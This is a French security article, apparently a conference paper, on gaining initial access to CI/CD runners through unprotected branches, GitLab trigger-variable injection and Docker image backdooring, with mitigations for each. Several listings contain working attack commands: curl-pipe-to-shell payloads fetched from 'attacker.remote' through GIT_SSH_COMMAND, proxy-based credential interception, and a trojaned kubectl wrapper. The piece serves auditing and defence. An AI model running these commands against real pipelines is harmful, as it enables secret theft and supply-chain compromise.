


Fig. 5. Schéma des principales interactions de l’environnement d’exécution au sein d’un pipeline type

Toutes ces interactions représentent autant d’opportunités d’élévation de privilèges pour un attaquant et donnent à l’environnement d’exécution un rôle central au sein de la chaîne de CI/CD.

S’ajoutent à cela, les potentielles opportunités liées à l’hébergement de l’environnement d’exécution. En effet, la topologie, les permissions et les services exposés selon l’hébergement facilitent le déplacement latéral et l’élévation de privilèges.

La suite de l’article présentera les points d’entrées principaux permettant d’obtenir un accès initial sur l’environnement d’exécution, les méthodes pour mettre en place un accès stable et les principaux scénarios d’élévation de privilèges sur l’environnement CI/CD (ou le SI).

2 Accès Initial

La première étape lorsque l'on souhaite s'attaquer aux environnements d'exécution d'une chaîne de CI/CD consiste à obtenir un accès initial. En fonction des privilèges de l'attaquant, plusieurs points d'entrée peuvent être exploités dans ce but. L'objectif ici est de présenter les trois points d'entrée les plus régulièrement utilisés lors d'audits de chaîne CI/CD.

2.1 Accès à la définition du pipeline

Les pipelines définissent les tâches qui seront exécutées dans l'environnement d'exécution. L'un des moyens pour pouvoir exécuter du code dans le contexte de l'environnement d'exécution d'un pipeline consiste donc à obtenir des privilèges sur la définition même du pipeline.

Selon l'environnement, cela s'obtient :

- Soit via des droits en écriture sur le fichier de définition ;
- Soit via des droits en écriture sur l'orchestrateur.

En effet, l'orchestrateur gère la définition des pipelines. Ce dernier permet aux DevOps de les définir :

- Soit directement via une interface applicative avec des « modules », qui sont chaînés et assemblés c'est le cas par exemple de Jenkins ou Bamboo ;
- Soit via un fichier (YAML, JSON, etc.) répondant une syntaxe prédéfinie (ex. : gitlab-ci.yaml, .github/workflows, etc.).

Lorsque le pipeline est défini au sein d'un fichier, il est courant que ce fichier soit stocké au sein du gestionnaire de code (dans ce cas l'orchestrateur ne conserve qu'une référence vers le fichier en question).

> **Note**
>
> Certains orchestrateurs comme Azure DevOps proposent les deux options (format JSON stocké en base de données ou fichier YAML au sein d'un répertoire de code), ce qui complexifie l'énumération.

Au-delà de la simple exécution de code, contrôler la définition du pipeline permet également de contrôler le contexte dans lequel l'exécution a lieu. Cela comprend :

- Les conditions qui permettent de lancer l'exécution ;
- Le choix de l'environnement sur lequel s'exécuteront les actions ;
- Les données (variables, secrets, etc.) fournies à l'environnement d'exécution ;
- etc.

La définition d'un pipeline permet d'exécuter des actions mais aussi d'utiliser les ressources mises à disposition par l'orchestrateur (exécuteurs, secrets, environnements, etc.). Les contrôles d'accès sur les ressources que peut utiliser le pipeline sont définis directement dans l'orchestrateur. Les droits d'écriture sur la définition du pipeline ne permettent pas de modifier les privilèges accordés par l'orchestrateur au pipeline à proprement parler, mais plutôt la manière dont ces privilèges sont utilisés.

Une erreur fréquente au moment de définir et configurer les pipelines consiste à confondre les droits d'écriture sur le pipeline lui-même avec les contrôles d'accès appliqués par l'orchestrateur sur les ressources que le pipeline peut utiliser.

Cas pratique - Branche non protégée

Prenons l'exemple d'une équipe de développement logiciel qui veut déployer son application Web sur son environnement AWS à chaque montée de version.

Au sein de GitLab, les pipelines sont définis par projet et par branche au sein d'un fichier `.gitlab-ci.yml` situé à la racine du répertoire de code et répondant à une syntaxe documentée [8]. On y trouve par exemple les mots-clés suivants :

— `script` : code des tâches à exécuter ;
— `only` ou `rules` : règles conduisant à l'exécution du script ;
— `tags` : identifiant permettant de sélectionner l'environnement d'exécution (runner) parmi ceux disponibles pour le pipeline.

Dans cet exemple, le DevOps définit la branche `master` du projet comme référentiel pour les montées de versions. Seul le DevOps peut modifier cette branche (les développeurs n'ont pas de droits d'écriture sur la branche master). Ainsi, le DevOps est le seul en mesure de valider les montées de versions et provoquer le déploiement.

Le pipeline est défini via le listing 1. Ce pipeline permet d'utiliser les secrets AWS et de déployer l'application, uniquement lors d'un commit sur la branche `master`, branche que les développeurs n'ont pas le droit de modifier. *Les développeurs ne peuvent donc pas accéder aux secrets AWS ?*

Le fichier `.gitlab-ci.yml` peut être défini pour chaque branche. Si un développeur ne peut effectivement pas modifier le pipeline sur la branche `master`, il peut tout à fait le modifier sur une branche qu'il crée lui-même (ex. : `dev`). Or, par défaut, les pipelines d'un même projet ont accès aux mêmes ressources (variables, runners, etc.) et ce quelle que soit leur branche.

Listing 1: Fichier `.gitlab-ci.yml`

```yaml
stages:
  - deploy

deploy_to_aws:
  stage: deploy
  tags:
    - aws-runner
  variables:
    AWS_ACCESS_KEY_ID: $AWS_ACCESS_KEY_ID
    AWS_SECRET_ACCESS_KEY: $AWS_SECRET_ACCESS_KEY
    AWS_DEFAULT_REGION: $AWS_DEFAULT_REGION
  script:
    - aws sts get-caller-identity
    - ... # déploiement
  rules:
    - if: '$CI_COMMIT_BRANCH == "master"
```

En créant un fichier `.gitlab-ci.yml` sur la branche `dev`, le développeur obtient alors de l'exécution de code au sein d'un environnement d'exécution - similaire à celui utilisé sur la branche `master` - ayant accès aux secrets AWS. Le listing 2 permet alors d'exfiltrer les secrets AWS.

Listing 2: Fichier `.gitlab-ci.yml` sur la branche `dev`

```yaml
stages:
  - deploy

deploy_to_aws:
  stage: deploy
  tags:
    - aws-runner
  variables:
    AWS_ACCESS_KEY_ID: $AWS_ACCESS_KEY_ID
    AWS_SECRET_ACCESS_KEY: $AWS_SECRET_ACCESS_KEY
    AWS_DEFAULT_REGION: $AWS_DEFAULT_REGION
  script:
    - "echo $AWS_ACCESS_KEY_ID $AWS_SECRET_ACCESS_KEY
↪   $AWS_DEFAULT_REGION"
  rules:
    - if: '$CI_COMMIT_BRANCH == "dev"'
```

Bien qu'il ne dispose pas des droits d'écriture sur la branche `master`, le développeur peut compromettre les secrets AWS utilisés par cette dernière (figure 6).




Fig. 6. Schéma illustrant la récupération des secrets AWS depuis une branche de développement

Les droits d'écriture sur la définition d'un pipeline permettent d'exploiter l'ensemble des ressources mises à disposition par l'orchestrateur, même si ces dernières ne sont pas directement utilisées au sein du pipeline ou utilisées uniquement dans certaines conditions (ex. : nom de la branche, identifiant du tag, etc.) (figure 7).

La bonne pratique consiste donc à mettre en place des contrôles d'accès robustes sur les ressources que peuvent manipuler les pipelines (variables/secrets, agents/exécuteurs, etc.) afin de tenir compte des privilèges d'écriture et de création de pipelines. La plupart des orchestrateurs offrent à minima des fonctionnalités de contrôles d'accès basés sur les branches [2,7,11] et les projets. Des accès à des ressources externes peuvent également être accordés via les mécanismes OIDC détaillés au sein de la section « **4.1 Authentification via Open ID Connect** ».




Fig. 7. Schéma du « champ d'action » d'un pipeline

2.2 Droits d'exécution sur le pipeline

Par définition, le pipeline permet de définir des tâches qui seront exécutées ainsi que les conditions de leur exécution. Chaque déclencheur d'exécution représente une surface d'attaque potentielle.

Parmi les déclencheurs d'exécution courants, on citera notamment :

— Le lancement programmé ;
— Le lancement lié aux événements Git ;
— Le lancement programmatique (via une API, un webhook, etc.).

Dans chaque cas, la demande d'exécution s'accompagne d'entrées liées au type de déclenchement (variables prédéfinies, variables liées à des événements Git, paramètres de requêtes, etc.). Ces entrées, si elles ne sont pas assainies et contrôlées de manière appropriée, ouvrent la voie à de l'injection de code.

La plupart des orchestrateurs (GitLab, GitHub, Jenkins, Azure DevOps, etc.) permettent de définir des scripts au format `shell` et de manipuler des variables. Dès lors, les techniques d'injection de code « classiques

» liées au langage shell (évaluation via `eval`, injection d'arguments, etc.) deviennent possibles et doivent être prises en compte lors de la définition du pipeline.

Il est également crucial de comprendre comment l'orchestrateur construit le contexte et fournit les variables à l'environnement d'exécution, car ces mécanismes peuvent introduire des possibilités d'injection de code à leur tour.

Cas pratique - Variables GitHub et GitLab

Dans le cas de GitHub par exemple, l'article [19] d'Hugo Vincent illustre comment l'expansion de variable des GitHub Actions, associées au lancement automatique de pipeline lors de pull request, peut permettre à des attaquants sans privilège d'écriture sur le projet d'obtenir un accès initial dans l'environnement d'exécution de répertoires de code publiques.

Le mécanisme d'injection des variables de GitLab peut également permettre à un attaquant capable de déclencher un pipeline de modifier le comportement de ce dernier voire d'exécuter du code arbitraire. En effet, GitLab permet de définir des variables à plusieurs niveaux : dans le projet, dans la définition du pipeline, ou au déclenchement (trigger). Ces variables sont injectées directement sous forme de variables d'environnement.

L'ordre dans lequel les différentes variables sont injectées dans l'environnement est important pour pouvoir les exploiter.

La documentation GitLab [9] précise que l'ordre de priorité des variables est le suivant :

1. Variables définies au sein des *pipeline execution policy* ;
2. Variables définies au sein des *scan execution policy* ;
3. **Variables définies à au déclenchement du pipeline** :
   — Variables définies par le pipeline *parent* ;
   — Variables de déclenchement ;
   — Variables définies lors de la définition du planning ;
   — Variables définies manuellement à l'exécution ;
   — etc.
4. Variables du projet ;
5. Variables du groupe ;
6. Variables de l'instance ;
7. Variables définies via l'artefact dotenv ;
8. Variables définies dans les jobs dans le fichier .gitlab-ci.yaml ;
9. Variables définies à la racine du fichier .gitlab-ci.yaml ;

10. Variables de déploiement ;
11. Variables prédéfinies.

Les variables définies au moment du déclenchement (*trigger variables*) sont injectées en bout de chaîne et ont donc la priorité sur les autres variables utilisées. Cette priorité et le fait que les variables soient injectées sous forme de variables d'environnement offrent à un attaquant un contrôle total sur les variables d'environnement Shell du script exécuté. Selon le contexte, cette primitive combinée avec des défauts d'assainissement dans le script offre de nombreuses possibilités d'exploitation.

Certains binaires permettent d'exécuter du code via les variables d'environnement. C'est le cas de la commande `git` - commande fréquemment utilisée au sein de pipelines de CI/CD - lorsqu'elle interagit avec un serveur via SSH. La variable d'environnement `GIT_SSH_COMMAND` permet de préciser la commande à utiliser pour se connecter sur le serveur distant en SSH.

Considérons le pipeline défini dans le listing 3. À première vue, on pourrait penser qu'il est sûr puisque la variable utilisée au sein de la commande `git` est définie « en dur ».

Listing 3: Exemple de pipeline vulnérable (1)

```
1 job:
2   variable:
3     REPO_URL: https://github.com/xmco/parse_ntds.git
4   script:
5     - git clone "$REPO_URL"
6     - ...
```

En réalité, la variable `REPO_URL` peut être surchargée au moment de l'exécution du pipeline. En surchargeant cette variable ainsi que la variable d'environnement `GIT_SSH_COMMAND`, l'attaquant obtient une exécution de commande lors du déclenchement du pipeline.

Listing 4: Commande permettant d'exploiter le pipeline vulnérable (déclenchement via l'API GitLab)

```
1 curl --request POST \
2   --form "token=glptt[...]" \
3   --form "variables[GIT_SSH_COMMAND]=sh -c 'curl
    ↪  http://attacker.remote/backdoor.sh | sh'" \
4   --form
    ↪  "variables[REPO_URL]=ssh://github.com/xmco/parse_ntds.git" \
5   https://gitlab.local/api/v4/projects/[...]/trigger/pipeline
```

Plus trivial encore, selon la configuration du runner, la variable BASH_ENV suffit à obtenir une exécution de code. Les figures 8, 9 et 10 illustrent l'exploitation de ce type de pipeline vulnérable.




Fig. 8. Exemple de pipeline vulnérable (2)




Fig. 9. Exploitation du pipeline vulnérable (déclenchement via l'interface graphique)




Fig. 10. Logs d'exécution du pipeline vulnérable

Dans certains cas, l'exécution de code n'est pas directement possible, mais l'attaquant peut tout de même exploiter le mécanisme d'injection de variable GitLab pour exfiltrer des données sensibles.

C'est le cas du pipeline défini dans le listing 5 qui utilise la commande `helm` pour déployer une application sur un cluster Kubernetes.

Listing 5: Exemple de pipeline vulnérable (3)

```yaml
deploy_to_aws:
  before_script:
    - touch $CI_PROJECT_DIR/kubeconfig.yaml
    - chmod 600 $CI_PROJECT_DIR/kubeconfig.yaml
    - echo $KUBECONFIG | base64 -d >
↪   $CI_PROJECT_DIR/kubeconfig.yaml
    - export KUBECONFIG=$CI_PROJECT_DIR/kubeconfig.yaml
  script:
    - helm package --app-version=${SOURCE_TAG}
    - helm upgrade --install {PROJECT_NAME}
  environment: production
```

Ici l'utilitaire Helm communique en HTTP avec l'API Kubernetes. En définissant les variables `HTTP_PROXY` et `HTTPS_PROXY` l'attaquant peut obtenir une position d'homme du milieu, intercepter les requêtes et obtenir l'URL de l'API Kubernetes ainsi que le jeton d'authentification utilisé.

Si la configuration Kubernetes utilise le protocole HTTPS pour communiquer avec l'API du cluster, par défaut, l'utilitaire Helm tentera de vérifier l'authenticité du certificat du serveur. Néanmoins, au sein du pipeline décrit dans le listing 5, on remarque que la variable `PROJECT_NAME` n'est pas correctement assainie. Au moment du déclenchement du pipeline, l'attaquant peut injecter les paramètres `--insecure-skip-tls-verify` et `--kube-insecure-skip-tls` via la variable `PROJECT_NAME` et intercepter les échanges.

Listing 6: Commande permettant d'exploiter le pipeline vulnérable (déclenchement via l'API GitLab

```bash
curl --request POST \
  --form "token=glptt[...]" \
  --form "variables[HTTP_PROXY]=http://attacker.remote" \
  --form "variables[HTTPS_PROXY]=http://attacker.remote" \
  --form "variables[NO_PROXY]=gitlab.local,localhost,127.0.0.1" \
  --form 'variables[PROJECT_NAME]=$PROJECT_NAME
  ↪  --insecure-skip-tls-verify --kube-insecure-skip-tls-verify' \
  https://gitlab.local/api/v4/projects/[...]/trigger/pipeline
```

Fig. 11. Schéma d'exploitation d'un pipeline via l'injection de HTTP_PROXY

Fig. 12. Récupération des identifiants Kubernetes

Note

Lors de l'injection des variables, GitLab autorise l'expansion par défaut pour les variables de pipeline. Il est donc possible de faire référence à des variables définies plus tôt dans la chaîne de priorité. Comme l'exemple l'illustre avec la variable `PROJECT_NAME`.

Une dernière spécificité contre-intuitive de l'injection des variables GitLab au moment de l'exécution peut introduire un risque d'injection de code : le traitement des **variables pré-définies**.

GitLab fournit des variables prédéfinies qui sont injectées par défaut au sein de l'environnement et peuvent être utilisées dans le pipeline. Parmi ces variables, qui sont documentées [9], on retrouve par exemple :

— `CI_API_V4_URL` : Fournit l'URL de l'API de l'instance GitLab ;
— `CI_COMMIT_BRANCH` : Fournit le nom de la branche sur laquelle a eu lieu le commit ;
— `CI_PROJECT_ID` : Fournit l'ID du projet ;
— `CI_PROJECT_NAME` : Fournit le nom du projet.

Ces variables définies par GitLab paraissent saines et laissent penser qu'elles ne peuvent pas être contrôlées par un attaquant.

En réalité, comme l'indique la documentation GitLab, les variables de pipelines (ex. : définies à l'exécution) ont la priorité sur les variables prédéfinies. Si l'on considère le pipeline défini dans le listing 7 :

Listing 7: Exemple de pipeline vulnérable (4)

```
1 whoami:
2   script:
3     - 'curl -s -X GET "$CI_API_V4_URL/user" -H "PRIVATE-TOKEN:
↪   $GITLAB_SVC_PAT"'
4     - [...]
```

Ce pipeline est en réalité vulnérable, car au moment du déclenchement, l'attaquant peut surcharger la variable `CI_API_V4_URL` et exfiltrer le jeton d'authentification `GITLAB_SVC_PAT`.

Le fait de pouvoir déclencher un pipeline - prérequis dans les exemples présentés précédemment - parait un prérequis complexe à obtenir, pourtant il existe de nombreux cas dans lesquels un DevOps souhaite permettre à un utilisateur ou un système de déclencher un pipeline, sans lui permettre pour autant de modifier le code de ce dernier.

On peut citer par exemple :

— L'utilisation de « trigger token » pour permettre une automatisation avec un outil tiers (Jira, Service Now, bot interne, etc.) ;
— La configuration d'un pipeline sur un projet B capable de lancer le pipeline d'un projet A (downstream pipelines, propagation de release, intégration interéquipes, etc.) ;
— L'utilisation d'un pipeline pour permettre à un utilisateur de déployer manuellement une version sans pour autant lui accorder des accès à l'infrastructure.

L'assainissement systématique des variables et points d'entrée au sein de la définition des pipelines et des contrôles d'accès stricts sur le déclenchement des pipelines permettent de prévenir ce type d'attaque. Les éditeurs de solutions de CI/CD telles que GitLab, GitHub ou Azure Devops fournissent généralement de la documentation concernant la sécurisation des pipelines [2, 5, 7]. Enfin, pour les pipelines les plus critiques (ex. : déploiement d'infrastructure), il est recommandé d'exiger plusieurs approbations avant leur exécution [3, 6, 10].

2.3 Attaque par supply chain

Un autre moyen d'obtenir un accès aux environnements d'exécution consiste à réaliser une attaque par « supply chain ». Ce type d'attaques permet à un attaquant ne disposant d'aucun privilège direct sur les pipelines d'obtenir de l'exécution de code au sein de l'environnement via la compromission d'un artefact utilisé par le pipeline.

La médiatisation d'attaques par « supply chain » de grande envergure telle que celle sur la librairie « XZ » durant l'année 2024 a donné à ce type de technique la réputation d'être très complexe et donc peu probable au sein des environnements. En réalité, au sein des chaînes de CI/CD en entreprise, la surface d'attaque des dépendances est telle, que de nombreux points d'entrées peuvent permettre à un attaquant disposant d'accès limités au sein de l'environnement de compromettre des artefacts utilisés dans les pipelines.

Un exemple couramment rencontré concerne les défauts de contrôles d'accès sur le gestionnaire d'artefact privé utilisé au sein de l'environnement de CI/CD.

Il est courant, au sein d'un pipeline de CD, de créer des images de conteneurs (Docker, Podman, etc.) qui seront déployées au sein de l'environnement. Il est alors nécessaire d'accorder des privilèges en écriture au pipeline sur le gestionnaire d'artefact.

Par ailleurs, l'environnement d'exécution de la chaîne de CI/CD est lui-même amené à utiliser des artefacts (images, packages, etc.) aux différentes étapes des pipelines.

Un défaut de contrôle d'accès sur le gestionnaire d'artefact ou le non-respect du principe de moindre privilège peut alors conduire à une élévation de privilège au sein de la chaîne.

Cas pratique - Backdoor d'image Docker

Considérons l'exemple d'un environnement de CI/CD utilisant une instance Nexus privée pour stocker les images Docker déployées en production.

Les DevOps configurent un compte Nexus au sein de pipelines de CD GitLab afin de permettre aux équipes projet de créer les images des applications qui seront déployées.

Listing 8: Exemple de pipeline permettant de construire une image Docker

```
1  variables:
2    IMAGE_TAG: "latest"
3    IMAGE_NAME: "webshop"
4
5  build_and_push:
6    image: $REGISTRY_URL/utils/docker:latest
7    before_script:
8      - echo 'Authenticating to the registry...'
9      - docker login -u "$NEXUS_USER" -p "$NEXUS_PASSWORD"
   ↪  $REGISTRY_URL
10   script:
11     - echo 'Building and pushing the image...'
12     - docker build -t "$IMAGE_NAME:$IMAGE_TAG" .
13     - docker tag "$IMAGE_NAME:$IMAGE_TAG"
   ↪  "$REGISTRY_URL/apps/$IMAGE_NAME:$IMAGE_TAG"
14     - docker push "$REGISTRY_URL/apps/$IMAGE_NAME:$IMAGE_TAG"
```

Par souci de simplicité, un unique compte Nexus est utilisé, il peut donc réécrire toutes les images Dockers au sein de Nexus.

Immédiatement, il est clair que cette pratique conduit à un défaut de contrôle d'accès majeur permettant aux développeurs d'une équipe projet de compromettre les projets des autres équipes. Ce choix peut cependant avoir été assumé par les équipes DevOps.

Mais, lorsque l'on regarde plus en détail le code des pipelines de CI/CD qui permettent non pas de construire les images, mais de déployer les images au sein de l'infrastructure, on note que les agents utilisent également des images Docker stockées au sein de Nexus.

Listing 9: Exemple de pipeline permettant de déployer un service Kubernetes

```
deploy_to_k8s:
  image:
    name: ${REGISTRY_URL}/utils/kubectl:latest
  script:
    - echo "Déploiement sur Kubernetes..."
    - kubectl apply -f /k8s/deployment.yaml
  only:
    - main
  variables:
    KUBECONFIG: /k8s/config.yaml
```

En écrasant l'image utilisée pour le déploiement, l'attaquant obtient des privilèges sur le cluster Kubernetes. Il obtient alors des privilèges plus importants qu'en installant une porte dérobée dans le code de l'application déployée.

Après avoir récupéré le compte Nexus utilisé au sein du projet auquel il a accès, l'attaquant écrase l'image Docker utilisée au sein des pipelines de déploiement des autres projets en la remplaçant par une image au sein de laquelle il aura installé une porte dérobée.

Il peut par exemple exploiter la configuration du PATH au sein de l'image pour remplacer un binaire légitime exécuté au sein du pipeline par son binaire malveillant. En enveloppant le binaire d'origine et en gérant la sortie standard et la sortie d'erreur, l'attaquant pourra exécuter du code au sein d'un pipeline de manière complètement transparente (listing 10).

Au prochain déploiement d'un projet applicatif, l'attaquant obtient une exécution de code au sein du pipeline de déploiement, et peut compromettre le compte Kubernetes utilisé.

Les attaques par chaîne d'approvisionnement sont difficiles à prévenir car elles nécessitent de sécuriser l'ensemble de la chaîne de dépendance. L'application stricte du principe de moindre privilège à chaque étape de la chaîne, l'utilisation de versions fixes et les contrôles d'intégrité sur les binaires utilisés sont indispensables pour prévenir ce type d'attaques. Concernant les images Docker utilisées au sein des pipelines, il est possible de faire référence aux images Docker via leur condensat cryptographique plutôt que par un tag tel que "latest" [4] assurant ainsi l'intégrité du pipeline. Ce type de pratique est recommandé par les éditeurs comme GitLab [13].

Listing 10: Insertion d'une porte dérobée au sein d'une image Docker

```
$ docker login -u $NEXUS_USER -p $NEXUS_PASSWORD $NEXUS_URL
Login Succeeded

$ docker pull $NEXUS_URL/utils/kubectl:latest
latest: Pulling from alpine
Digest: sha256:22f49df2cf59de5b27b48462f953a480[...]
Status: Image is up to date for
↪  nexus.local:5000/utils/kubectl:latest
localhost:5000/alpine:latest

$ docker run -it --name backdoored $NEXUS_URL/utils/kubectl:latest
↪  /bin/sh
root@docker # mkdir /usr/local/sbin/
root@docker # cat <<EOF > /usr/local/sbin/kubectl
> #!/bin/sh
> curl -s http://attacker.remote/backdoor.sh | sh >/dev/null 2>&1
↪  &
> /usr/bin/kubectl "$@"
> EOF
root@docker # chmod +x /usr/local/sbin/kubectl
root@docker # exit

$ docker commit backdoored $NEXUS_URL/utils/kubectl:latest
sha256:95ad4143adb68cef5ccde1ca4da2bd5803354f9af6[...]

$ docker push $NEXUS_URL/utils/kubectl:latest
The push refers to repository [nexus.local:5000/utils/kubectl]
c2a6726a2f7d: Layer already exists
dfcdce1ef996: Pushed
latest: digest: sha256:95ad4143adb68cef5ccde1ca4da[...]
```

En conclusion, l'accès à la définition du pipeline via l'orchestrateur ou le gestionnaire de code, les privilèges d'exécution du pipeline ou encore les attaques par chaîne d'approvisionnement sont les vecteurs les plus courants pour obtenir un accès initial à l'environnement d'exécution. Il en existe toutefois autant que d'interactions entre l'environnement d'exécution et les autres composants de la chaîne de CI/CD.

3 Mise en place d'un accès stable

Après avoir obtenu un accès initial à l'environnement d'exécution, une phase d'installation est nécessaire pour pérenniser l'accès et assurer une exploitation efficace.

3.1 Implication des spécificités de l'environnement d'exécution

Pour toutes les techniques d'accès initial présentées précédemment, l'accès est obtenu au travers d'un pipeline, par l'introduction de manière légitime ou illégitime de code à exécuter. Ainsi, dans cette partie, nous allons présenter les particularités des accès obtenus par ce biais et voir comment en tirer parti.

Les accès initiaux obtenus au travers d'un pipeline ont des caractéristiques assez atypiques. Tout d'abord, exécuter du code via un pipeline n'a rien d'illégitime, les pipelines sont faits pour ça. Quel que soit l'orchestrateur, des outils facilitant le débogage et la récupération des sorties ou artefacts générés par les pipelines sont donc mis à disposition et facilitent grandement le travail d'un attaquant.

Par exemple, comme illustré au sein de la figure 13, les sorties de l'ensemble des commandes exécutées au sein d'un pipeline GitLab sont accessibles par tous les utilisateurs avec les droits de lecture sur le projet associé au pipeline.

Fig. 13. Exemple de logs d'exécution d'un pipeline

Mais cette facilité à récupérer les sorties des commandes exécutées n'est pas toujours un avantage et nécessite des précautions. Toutes les tentatives d'exploitation ou d'exfiltration réalisées via des commandes au sein d'un pipeline sont facilement accessibles à un grand nombre d'utilisateurs, ce qui peut constituer un problème pour un attaquant cherchant à être discret ou un auditeur qui ne souhaite pas introduire de nouvelles vulnérabilités sur l'environnement audité (fuite de données sensibles, élévation de privilèges, etc.).

Pour parer à cela, deux solutions peuvent être utilisées, la mise en place de chiffrement asymétrique au sein des logs de pipeline (long et

fastidieux) ou le lancement via le pipeline d'un accès tiers à l'environnement d'exécution (ex. : SSH, reverse shell, etc.) depuis lequel les actions sensibles sont réalisées sans être tracées. La seconde solution est à privilégier, car elle permet de limiter les traces tout en proposant un accès stable et persistant. La mise en place d'une telle solution sera détaillée dans la partie suivante de cet article.

Avant de revenir plus en détail sur la mise en place d'un accès distant à l'environnement d'exécution, d'autres particularités des accès initiaux obtenus au travers des pipelines méritent d'être mentionnées :

— Les pipelines sont généralement liés à un dépôt de code qu'ils clonent automatiquement avant d'exécuter l'ensemble des actions configurées, ce qui peut représenter un moyen pratique pour importer des fichiers arbitraires au sein de l'environnement d'exécution ;
— Les pipelines s'exécutent au sein d'environnements d'exécution qui sont, dans la plupart des cas, des environnements de sandbox moins sécurisés et surveillés que les composants classiques d'un système d'information, ce qui facilite la réalisation d'actions malveillantes ;
— Certains orchestrateurs permettent de définir l'image de base à utiliser lors de l'exécution du pipeline via sa définition, ce qui rend possible l'utilisation d'images personnalisées outillées pour les étapes de post-exploitation ;
— L'accès à l'environnement d'exécution est disponible seulement pour la durée d'exécution du pipeline. La durée d'exécution du pipeline est contrainte par la durée d'exécution des tâches définies et une limite de temps fixée par l'orchestrateur (ex. : 60min par défaut sur GitLab).

3.2 Segmentation réseau et accès distant

Les environnements d'exécution de CI/CD nécessitent une grande souplesse et sont pensés pour permettre l'exécution de code la plus libre possible. Ce sont donc généralement des environnements peu durcis et peu surveillés (absence d'EDR).

La principale mesure de sécurité appliquée est donc la segmentation réseau, néanmoins, les besoins opérationnels permettent à un attaquant de mettre en place des canaux de communication vers l'environnement.

